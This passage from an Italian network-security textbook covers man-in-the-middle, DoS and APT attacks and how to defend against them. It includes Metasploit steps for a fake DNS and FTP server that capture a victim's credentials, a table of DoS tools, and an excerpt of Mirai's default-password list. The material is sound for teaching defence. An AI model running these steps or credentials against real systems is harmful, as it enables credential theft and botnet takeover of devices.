3. Terminate l'attività `fakedns`. Scrivete **jobs -k 1** (numero identificativo dell'attività `fakedns`).
4. Riavviate il modulo di exploit in modalità silenziosa (*quiet*), scrivendo **exploit -q**.

A questo punto dovreste avere una schermata simile a quella della Figura 5.15.

Avete verificato che la configurazione funziona. Ora controllatela in Wireshark e vedrete che succedono tre cose.

- Avete risposto alle richieste DHCP.
- Ottenete traffico DNS.
- Per le interrogazioni DNS all'host ftp1.labs, viene restituito il vostro indirizzo IP.

Impostare un falso server FTP

Ora sapete che le interrogazioni FTP vengono risolte al vostro sistema. Ma che cosa ci troverebbero gli utenti? Bussano alla porta, ma in casa non c'è nessuno.

Impostiamo un falso server FTP per catturare le credenziali dalla nostra vittima. Non dobbiamo nemmeno configurare questo modulo, perché le opzioni predefinite funzionano immediatamente.

1. Scrivete **use auxiliary/server/capture/ftp** in corrispondenza della console `msf`.
2. Visualizzate anche le opzioni, e dovreste vedere quello che appare nella Figura 5.16.




Figura 5.15 Falso DNS in modalità più silenziosa.

Nel giro di secondi, dovreste vedere credenziali FTP catturate. (Abbiamo dovuto fare molto in fretta per catturare la schermata senza.) Lasciamo come esercizio di fine capitolo per voi la scoperta delle credenziali.




Figura 5.16 Cattura FTP.

Come prevenire attacchi MitM

Come abbiamo già detto, in questo capitolo ci limitiamo a scalfire la superficie dei protocolli che possono essere sfruttati per attacchi MitM. Potrebbe sembrare che sia aperta la stagione di caccia per gli hacker di rete, ma esistono varie misure che si possono prendere per prevenire alcune delle tecniche descritte in questo capitolo.

Per il poisoning ARP, una soluzione è impostare tabelle ARP statiche. Questo significa che a tutti gli effetti un amministratore definisce rigidamente l’associazione fra indirizzi MAC e indirizzi IP. Il problema di questa soluzione è la sua scarsa scalabilità. Se gestite

un’azienda con migliaia di macchine, non è ragionevole pensare di configurare manualmente la tabella ARP per ogni macchina. Esistono in commercio prodotti che eseguono ispezioni ARP: questi prodotti cercano di tener traccia del traffico ARP normale e segnalano pacchetti ARP anonimi, un po’ come Wireshark ci ha avvertito che allo stesso indirizzo IP erano stati collegati due diversi indirizzi MAC.

Un’altra tecnica è lo snooping DHCP, che specifica un server DHCP fidato. Lo switch poi ascolta ogni risposta DHCP da questo server DHCP fidato e costruisce una tabella di collegamento fra indirizzo IP e porta switch. Con queste informazioni, lo switch è in grado di dire quale host sia su quale porta e se vede, per esempio, un host che invia risposte DHCP per un IP che non possiede, impedirà quel traffico. Lo snooping DHCP previene anche i server DHCP maligni, perché non prende in considerazione le risposte DHCP che non hanno origine dal server DHCP fidato.

Un’ultima tecnologia di cui parlare è 802.1x. Questo protocollo è uno standard per il Network Access Control (NAC) basato sulle porte, che si può sfruttare per tenere lontani dalla rete i cattivi e impedire alla fonte i potenziali attacchi MitM. Fondamentalmente, uno switch cercherà di autenticare ogni host che si connette alla rete. Se un host non è autorizzato, lo switch non inoltrerà il traffico. Questo blocca efficacemente ogni attacco, perché gli host malintenzionati non dovrebbero poter accedere alla rete. Notate il condizionale. Esistono meccanismi di autenticazione 802.1x di ogni genere, ma alla fine l’unico attributo di identificazione univoca al livello 2 è l’indirizzo MAC. Ricordate quando abbiamo parlato dei bridge Linux nel Capitolo 4? Si dà il caso che sia possibile sfruttarli per condurre un attacco MitM contro client connessi a una rete protetta con 802.1x. Il meccanismo di base consiste nell’avere accesso fisico alla macchina vittima e collocare la macchina attaccante direttamente fra la vittima e

la porta switch. L'obiettivo è il piggyback del client vittima autenticato per avere accesso non autorizzato alla rete protetta 802.1x. Nella nota su DEFCON trovate un link relativo a questo attacco.

Convegni sulla sicurezza DEFCON
DEFCON è uno dei convegni di più lunga data e più noti per l'hacking. Migliaia di hacker si ritrovano per socializzare e parlare delle ultime novità nel campo della sicurezza. La ricerca relativa all'aggiramento di 802.1x mediante bridge Linux è stata presentata a DEFCON 19. Le diapositive relative a quella ricerca si possono trovare a questo indirizzo:
https://www.defcon.org/images/defcon-19/dc-19-presentations/Duckwall/DEFCON-19-Duckwall-Bridge-Too-Far.pdf

Tipo di attacco: Denial of Service

L'attacco Denial of Service (DoS) ha un obiettivo solo: bloccare un servizio. Rispetto ad altre forme di attacco, questa è la più rozza, rumorosa e concentrata. Non richiede alcuna raffinatezza. Il suo lancio può invece richiedere la raccolta di risorse significative, perché si tratta di una pura esibizione di forza bruta.

Il DoS è un attacco "urlato": anche se l'obiettivo principale è bloccare il servizio, lo segue a ruota quello di attrarre la massima attenzione possibile, e questa è una grande differenza rispetto ad altri tipi di attacchi.

Un DoS di solito viene eseguito a distanza attraverso qualche sistema intermedio (in genere una botnet di sistemi compromessi) o almeno in modo da non essere riconducibile all'attaccante effettivo. Per riassumere, non addolciamo la pillola: l'attacco DoS è una forma codarda di bullismo (come in genere sono le forme di bullismo).

Per quanto riguarda la triade di Confidenzialità, Integrità e Disponibilità, il DoS è un attacco alla disponibilità, puro e semplice. È la scelta tipica di un attaccante che vuole bloccare o interrompere un

servizio e farlo nel modo che attiri maggiormente l’attenzione. Se sono codardi e rozzi, allora, perché questi attacchi funzionano?

Perché gli attacchi DoS sono efficaci

Anche se gli attacchi DoS non richiedono raffinatezza, l’attaccante ha comunque bisogno di risorse significative. Anni fa, la larghezza di banda si misurava in megabyte se non addirittura in kilobyte e allora un singolo “script kiddie” aveva bisogno solo di una buona connessione e del suo strumento per lanciare un DoS che avrebbe potuto mettere in crisi una piccola o media azienda.

Oggi, è più corretto dire che chi lancia un DoS lancia un attacco DoS distribuito (DDoS), basandosi su una rete di sistemi compromessi. Data una botnet, anche grandi connessioni aziendali in grado di gestire molti gigabit al secondo si possono interrompere facilmente. A peggiorare le cose, assoldare o prendere a prestito la botnet di qualcun altro è possibile al costo di qualche pizza. Perciò sì, lo stesso “script kiddie” può ancora gettare scompiglio facilmente e a basso costo in una piccola o media azienda; le connessioni delle grandi aziende, più resilienti, sono più difficili, ma, come mostrano le notizie, anche per queste la cosa è possibile.

Va oltre le finalità di questo libro spiegare i motivi degli attacchi DoS; forse basta dire che questi attacchi sono motivati dalla fama o dal denaro. Se condotti per la gloria, per vendetta o a favore di un concorrente, gli attacchi DoS finiscono con un’azienda che perde introiti e la sua reputazione. Vediamo invece i motivi tecnici per cui funzionano gli attacchi DoS.

Gli attacchi DoS possono non rendere totalmente impossibile un servizio, ma negarne solo l’uso *sicuro*. Prendete un dispositivo o un software che normalmente usano una connessione sicura o hanno la possibilità di comunicare in modo sicuro. A volte, quando un

dispositivo incontra problemi nella sua attività, può rinunziare in parte alle sue opzioni per poter continuare a operare.

Con un po' di spionaggio, gli attaccanti sanno quali dispositivi hanno di fronte. Quando un dispositivo o un software vengono interrotti e non possono più svolgere affidabilmente la loro attività, possono optare per abbandonare un metodo sicuro e adottarne uno più aperto e più vulnerabile. Operare in modo più vulnerabile è comunque meglio che non operare affatto, no?

Per esempio, come abbiamo visto nel Capitolo 4, gli switch di rete inoltrano il traffico solo dalla porta che conduce al dispositivo di destinazione. Il traffico in ingresso da una sola porta e in uscita da una sola porta mantiene un certo livello di confidenzialità, fra gli altri vantaggi. Questo controllo del traffico è possibile perché lo switch gestisce una tabella che associa gli indirizzi MAC visti a ogni porta. Ma che cosa succede se allo switch viene negato quel servizio? Un tipo di attacco DoS a uno switch, chiamato *spoofing MAC*, può spingere lo switch al *fail open*, cioè a dare forfait e ad aprire tutte le porte per far uscire il traffico. Dal punto di vista del tecnico che ha progettato lo switch, perlomeno il traffico continuerà, anche se con prestazioni degradate. Dal punto di vista della sicurezza, però, ora il traffico è visibile da tutte le porte. In breve, uno switch che fallisce aprendosi in questo modo diventa un hub.

Chi ne trae vantaggio? Chi cerca di effettuare lo sniffing di tutto il traffico che esce da quello switch diventato un hub. Il risultato del *fail open* è sostanzialmente che ogni porta è una porta *mirrored*. L'attacco secondario può diventare possibile solo dopo che un dispositivo si è aperto in quel modo. A quel punto può essere condotto un attacco secondario, più mirato. Per esempio, non appena lo switch si apre e comincia a funzionare come un hub, si può effettuare lo sniffing di

tutto il traffico, anziché di una parte solamente, e questo può aiutare a mappare la rete o a localizzare l'obiettivo giusto.

Il risultato finale è che, una volta interrotta la sicurezza (confidenzialità, integrità e/o disponibilità), l'attaccante raggiunge il suo obiettivo, o perlomeno è molto più vicino a raggiungerlo. Gli attacchi DoS non vengono usati spesso come piattaforma per un altro attacco, perché sono così rumorosi; ma, se i dispositivi non sono monitorati attentamente, il metodo più furtivo di interrompere la sicurezza può essere tutto quello che serve per passare all'exploit successivo.

Come vengono condotti gli attacchi DoS

Gli attacchi DoS possono essere condotti in due modi.

- Inondare l'obiettivo di traffico fino al punto da esaurire le sue risorse.
- Inviare traffico modificato o malformato, in modo che l'obiettivo dia forfait.

Il primo è il metodo del "bere da una manichetta antincendio", ed è eseguito a forza bruta. L'attaccante, più un milione di altri dispositivi che controlla, invia all'obiettivo una richiesta di connessione. Il server target presto è inondato e fallisce per il sovraccarico.

Il secondo metodo è più fine e richiede una migliore conoscenza operativa dell'obiettivo: per esempio, bisogna sapere che il sistema obiettivo esegue un'applicazione fatta in casa che presta attenzione solo a un protocollo specifico o alle connessioni che arrivano da un indirizzo IP noto. Un'altra sfida è che i pacchetti predisposti per far inciampare quell'applicazione possono aver bisogno di ulteriori test.

In entrambi i casi, il risultato finale desiderato dall'attaccante è negare il servizio. Se quel servizio è rivolto al pubblico, è facile

verificare se l’attacco ha successo, una volta che è in corso.

Bere da una manichetta antincendio

Approfondiamo il primo metodo, sovraccaricare l’obiettivo. Inviare tonnellate di pacchetti funziona bene, ma che protocollo usate? La risposta è: qualsiasi protocollo venga “sentito”, elaborato almeno un po’ e non ignorato. Il server obiettivo con tutta probabilità elabora TCP/IP come ogni altro sistema, perciò esiste una buona serie di protocolli che l’obiettivo starà ad ascoltare.

L’analogia del “bere da una manichetta antincendio” funziona bene, perché la maggior parte degli attacchi che usano questi protocolli hanno nomi come SYN flood, ICMP flood e UDP flood, dove *flood* significa “inondazione”, e la destinazione non riesce a tenere la sua interfaccia sopra il pelo dell’acqua. (Va bene, siamo andati troppo in là: basta con l’analogia.)

Vediamo qualche protocollo utilizzato per sommergere l’obiettivo. Il SYN flood funziona bene perché il pacchetto `SYN` è l’inizio di un handshake a tre vie per l’avvio di una connessione TCP. In questo caso, l’obiettivo riceve un pacchetto `SYN` da qualcuno (lo spoofing qui funziona bene). L’obiettivo risponde come previsto con un `SYN-ACK` e non ottiene una risposta `ACK`. L’handshake non viene mai completato, e lascia una piccola quantità di risorse di rete occupata, in paziente attesa. Dopo qualche milione di tentativi di handshake, le risorse dell’obiettivo si esauriscono. L’indirizzo IP sorgente può essere scoperto perché all’attaccante non interessa se la connessione viene completata. Rendendo casuale l’IP sorgente, il fatto che un router a monte gestisca una “lista nera” con una serie di IP non riduce la gravità del problema.

Il processo è fondamentalmente lo stesso per i flood ICMP e UDP. In un attacco ICMP flood, l’attaccante inonda l’obiettivo di richieste

ping o di pacchetti ICMP di Tipo 8. I professionisti della sicurezza di più lungo corso potrebbero considerare gli attacchi ICMP flood obsoleti dagli anni Novanta, ma un attacco DoS mediante ICMP flood ha trovato nuova vita verso la fine del 2016 grazie a risposte "Destination Unreachable" di Tipo 3. Nel caso di un UDP flood, l'attacco è sostanzialmente simile all'uso di richieste ping ICMP. Il sistema bersaglio viene inondato di pacchetti UDP su varie porte. I pacchetti probabilmente hanno origine da vari mittenti vittime di spoofing, per moltiplicare l'effetto. Per ogni pacchetto UDP, il bersaglio risponderà con una risposta ICMP di Tipo 3, "Destination Unreachable", prosciugando sempre più risorse.

In anni recenti, fra i molti strumenti disponibili, il protocollo utilizzato più spesso è HTTP. Naturalmente, il server e/o le porte aperte che sono il bersaglio determinerebbero il protocollo scelto, ma HTTP è di gran lunga il protocollo più utilizzato per questo scopo.

La Tabella 5.2 presenta un elenco degli strumenti DoS meglio noti, indicando per ciascuno il protocollo d'attacco d'elezione.

Tabella 5.2 Strumenti DoS noti.

Nome	Versione	Attacchi
Anonymous DoSer	2.0	HTTP
AnonymousDOS	0	HTTP
BanglaDOS	0	HTTP
ByteDOS	3.2	SYN, ICMP
DoS	5.5	TCP
FireFlood	1.2	HTTP
Goodbye	3	HTTP
Goodbye	5.2	HTTP
HOIC	2.1.003	HTTP
HULK	1.0	HTTP
HTTP DoS Tool	3.6	slow headers, slow POST
HTTPFlooder	0	HTTP

Janidos -Weak edition	0	HTTP
JavaLOIC	0.0.3.7	TCP, UDP, HTTP
LOIC	1.1.1.25	TCP, UDP, HTTP
LOIC	1.1.2.0b	TCP, UDP, HTTP, ReCoil, slow LOIC
Longcat	2.3	TCP, UDP, HTTP
SimpleDoSTool	0	TCP
Slowloris	0.7	HTTP
Syn Flood DOS	0	SYN
TORSHAMMER	1.0b	HTTP
UnknownDoser	1.1.0.2	HTTP GET, HTTP POST
XOIC	1.3	Normal (=TCP), TCP, UDP, ICMP

I dati per compilare la Tabella 5.2 sono stati ricavati in prevalenza da uno studio del, “Traffic Characteristics of Common DoS Tools” di Vit Bukac;, allora ricercatore della Masaryk University di Brno, Repubblica Ceca. Potete leggere la sua relazione, ricca di informazioni, all’indirizzo http://www.fi.muni.cz/reports/files/2014/FIMU-RS-2014-02.pdf.

21 ottobre 2016, DDoS contro Dyn

Molti attacchi DoS (che hanno avuto successo o solo tentati) si verificano senza troppo rumore (al di fuori degli addetti ai lavori), ma ogni tanto qualcuno arriva alle orecchie dei media. Un esempio si è avuto il 21 ottobre 2016, quando l’azienda Dyn vide la sua infrastruttura Managed DNS diventare il bersaglio di un attacco DDoS.

Le conseguenze di quell’attacco sono state enormi. Molti siti web di livello più alto hanno avuto problemi, principalmente quelli localizzati sulla costa orientale dell’America settentrionale. Dyn non è un nome famoso, ma fra le molte aziende i cui servizi sono stati oscurati vi sono state Twitter, Reddit, CNN, PayPal, Spotify, GitHub, Etsy, Xbox, BBC, Cleveland.com.

L’attacco è andato avanti per buona parte della giornata. Chi ha condotto indagini sull’attacco ha stimato il traffico maligno nell’ordine delle decine di milioni di indirizzi IP. A sera, la Dyn lo aveva definito sinteticamente “un attacco molto sofisticato e complesso”.

Questo riquadro è nato da una coincidenza notevole. Stavo scrivendo la parte relativa agli attacchi DoS per questo capitolo proprio il 21 ottobre, giorno

dell’attacco. Non appena ho avuto notizia dell’incidente, mi sono chiesto se fosse magari in corso un grosso DDoS DNS. Come sapete, il Domain Name System (DNS) è il modo in cui le reti risolvono i nomi di dominio in indirizzi IP instradabili. Quando si sente di molti siti web che hanno problemi contemporaneamente, è facile sospettare problemi di DNS, anziché attacchi a molti server di hosting web direttamente. La conferma è arrivata presto.

Il codice sorgente alla base dell’attacco è Mirai, un malware che prende a bersaglio dispositivi Linux e li aggiunge a una botnet. La botnet resta in ascolto e attende comandi da un server di comando e controllo, che impartisce le istruzioni di attaccare, per esempio, server DNS. Il software di creazione di botnet può variare molto nel modo in cui sfrutta i dispositivi, ma Mirai in particolare procede per tentativi a partire da un elenco di password predefiniti. Purtroppo l’elenco è breve ma molto efficace. L’attacco del 21 ottobre 2016 è venuto principalmente da webcam e altri dispositivi intelligenti, un insieme di oggetti connessi a Internet che va sotto il nome di Internet delle cose. L’insegnamento principale da ricavarne è che la forza sta nel numero. Non ci vogliono pochi dispositivi di grande potenza per condurre un DoS; ci vogliono molte piccole cose.

Il suo codice sorgente è su GitHub, e Mirai verrà studiato, nel bene e nel male, e sicuramente verrà usato ancora molte volte. La Figura 5.17 presenta del codice sorgente dal file `scanner.c` di Mirai, che contiene alcune password. Se gli utenti dedicassero un po’ di tempo a cambiare più spesso le loro password, o se i costruttori non le incorporassero rigidamente, l’elenco delle password sarebbe inutilizzabile.

```
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x48\x58\x5A\x54", 9);                      // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
138     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
139     add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
140     add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
141     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
142     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
```

Figura 5.17 Elenco di password di Mirai.

Come codicillo all’idea di “botnet in affitto”, subito dopo l’attacco un ragazzo di 19 anni, che gestiva un servizio “DDoS in affitto” si è dichiarato colpevole. Il crimine non paga.

A volte, meno è più

Anziché inondare di traffico un'interfaccia di rete, esistono modi meno rumorosi di produrre una negazione di servizio. Esaurire le risorse *lentamente* può portare a una interruzione di servizio altrettanto efficacemente quanto la tattica della manichetta antincendio. Facendo riferimento al modello OSI, anziché causare una interruzione di servizio con uno sbarramento di traffico di livello 2 o 3, un attaccante può interrompere il servizio dal livello più alto.

Esistono troppi modi in cui le applicazioni possono fallire, per elencarli qui. Potete cominciare a consultare le prime 10 vulnerabilità dell'OWASP per vedere come le applicazioni possono essere sfruttate. Una molto diffusa è una scadente validazione dell'input: l'applicazione, per esempio, accetta un file da 10 MB quando chiede un nome di 30 caratteri, e subito va in tilt.

Per far cadere un server non è nemmeno necessario che l'applicazione sia poco attrezzata a gestire traffico malformato o contraffatto. Magari un server web crolla per carenza di risorse a causa di traffico del tutto legittimo. Uno strumento molto popolare attacca un server che accetta richieste di connessione, ma non procede perché la richiesta non è del tutto completa, il che lascia il server web in attesa. È quello che succede con Slowloris, uno strumento DoS paziente e metodico. Altri strumenti che si basano sullo stesso metodo sono Low Orbit Ion Cannon (LOIC) e High Orbit Ion Cannon (HOIC). Entrambi utilizzano TCP e UDP così come HTTP, e seguono sempre lo stesso metodo: portano all'esaurimento le risorse del sistema con lentezza ma sistematicamente, mediante richieste di connessione. È una tecnica abbastanza diffusa e probabilmente già conoscete il genere di strumento: Slow HTTP DoS.

Slowloris apre una connessione al server web, ma non la completa, e lo fa molte volte. Come il SYN flood citato in precedenza, ma

collegandosi al server web, Slowloris può “mangiare” risorse a ogni connessione. In questo modo evita di suscitare troppa attenzione ed è meno probabile che vengano intraprese azioni per contrastarlo.

Slowloris invia un pacchetto completo, ma una richiesta HTTP solo parziale. Non malformata, ma una regolare richiesta parziale. In questo modo i sistemi di rilevamento delle intrusioni o i controlli di sicurezza dell’host non lo individuano come qualcosa di maligno e nemmeno come qualcosa di sospetto.

Assumendo un timeout predefinito di 60 secondi, Slowloris riaprirà le sue connessioni dopo 59 secondi, subito prima che vengano chiuse. Per tutto il tempo di attesa, Slowloris continua a inviare richieste di connessione parziali.

Alla fine, Slowloris raggiunge il numero massimo di connessioni consentite dal server web, o perlomeno fa sì che il server web respinga le richieste di connessione genuine in ingresso.

Come prevenire attacchi DoS

Per tecniche usate anni fa, come l’attacco Smurf (tempeste di broadcast ICMP), gli amministratori di rete ora sanno bene come bloccarle o attenuarle. Per tecniche usate più di recente, come dati di protocollo o di applicazione malformati, gli amministratori di sistema possono intraprendere vari passi. Per esempio, a livello di rete, l’amministratore può utilizzare dei filtri o installare un sistema di rilevamento delle intrusioni (IDS) o di prevenzione delle intrusioni (IPS). L’amministratore può modificare i parametri di configurazione dell’applicazione colpita, lo sviluppatore può rafforzare il codice pensando alla sicurezza. E, se il costo è giustificato, un amministratore potrebbe utilizzare una soluzione di terzi per il monitoraggio e la reazione.

Quanto di tutto questo funziona? Molti di questi esempi funzionano bene, se sono la reazione giusta al DoS che hanno subito. Ma chi dice che il DoS si ripresenterà? E se si ripresenta ma fallisce, gli attaccanti lo modificheranno, reagendo a loro volta? Anche le soluzioni più avanzate di terze parti sono limitate in questo senso. Se quella costosa soluzione reagisce a uno schema noto o a un'anomalia nota, gli attaccanti manipoleranno, renderanno più casuale e adatteranno il loro metodo.

Nel caso di Slowloris, può esserci un punto debole fra i due parametri del server web da cui dipendono il tempo di attesa prima che una connessione sia dichiarata inattiva e il numero delle connessioni concorrenti che può gestire. Nel caso di Apache, questi parametri sono chiamati *KeepAliveTimeout* e *MaxKeepAliveRequests*, mentre in IIS di Microsoft sono *connectionTimeout* e *maxConnections*. Come probabilmente avrete già immaginato, il punto debole più pratico è effettivamente tra la disponibilità delle risorse del server e la determinazione dell'attaccante.

Ogni speranza è perduta? No di certo, ma le cose non sono facili. Nel migliore dei casi, abbiamo un gioco a gatto e topo di tecniche e difese. Si trovano nuove tecniche difensive e si sviluppano nuovi sistemi di difesa, poi l'attaccante innovativo sposta la sua attenzione sui sistemi e i protocolli ancora utilizzati e trova il modo di sfruttare quelli. Questo è uno scenario da "caso migliore". Nel caso peggiore, prevenire un DoS è impossibile. Nel quadro generale, qualsiasi protocollo o canale aperto per la comunicazione è un protocollo o un canale aperto per l'occupazione o la terminazione. Cambiano e si adattano solo i particolari dell'implementazione.

Tipo di attacco: Advanced Persistent Threat

L’APT è sicuramente, fra le minacce, la più potente e la più temuta. Non c’è fama o riconoscimento per chi conduce un APT. Anzi, se avete sentito notizie di ciberspionaggio, se si viene scoperti ci sono solo vergogna e contraccolpi politici. Magari suona drammatico, ma APT è una categoria generalizzata di comportamento di malware (non il codice malware stesso) che i professionisti della sicurezza odiano particolarmente. Per descrivere l’APT, forse la cosa migliore è confrontarla con quel che abbiamo già visto.

Rispetto all’attacco Man-in-the-Middle, un APT non è altrettanto ristretto o temporaneo. L’APT non si posiziona tra due sistemi, ma si nasconde in un luogo che offra l’accesso migliore a quello che cerca, cioè informazioni. L’APT cerca l’accesso non a uno o due ma al maggior numero possibile di sistemi critici.

Rispetto al DoS, l’APT è l’esatto contrario: non cerca attenzione e non vuole interrompere alcuna attività. Non vuole essere scoperto ed eliminato. Un APT cerca di entrare in una rete protetta, di mettere radici per raccogliere informazioni su grande scala e di farlo per molto tempo.

L’APT è la “mosca” non invitata alla festa che, opportunamente comandata, si trasforma in un’abile spia.

Perché gli attacchi APT sono efficaci

Gli attacchi APT funzionano per due ragioni importanti: capacità di rimanere in incognito in modo intelligente e persone intelligenti.

Innanzitutto, considerate le parole chiave: avanzata e persistente. “Avanzata” allude all’arte: ben finanziata, non di rado da stati o da persone con molte risorse abituate ad avere potere e a conservarlo. E

con tutta probabilità dietro quei codici ci sono persone decisamente in gamba. L'altra parola chiave, "persistente", si riferisce all'obiettivo del malware: rimanere fuori vista. Persistente non vuol dire "Vai e fai più rumore possibile, così ci prendono". No, vuol dire "Vai e tieni un profilo basso, stai in silenzio".

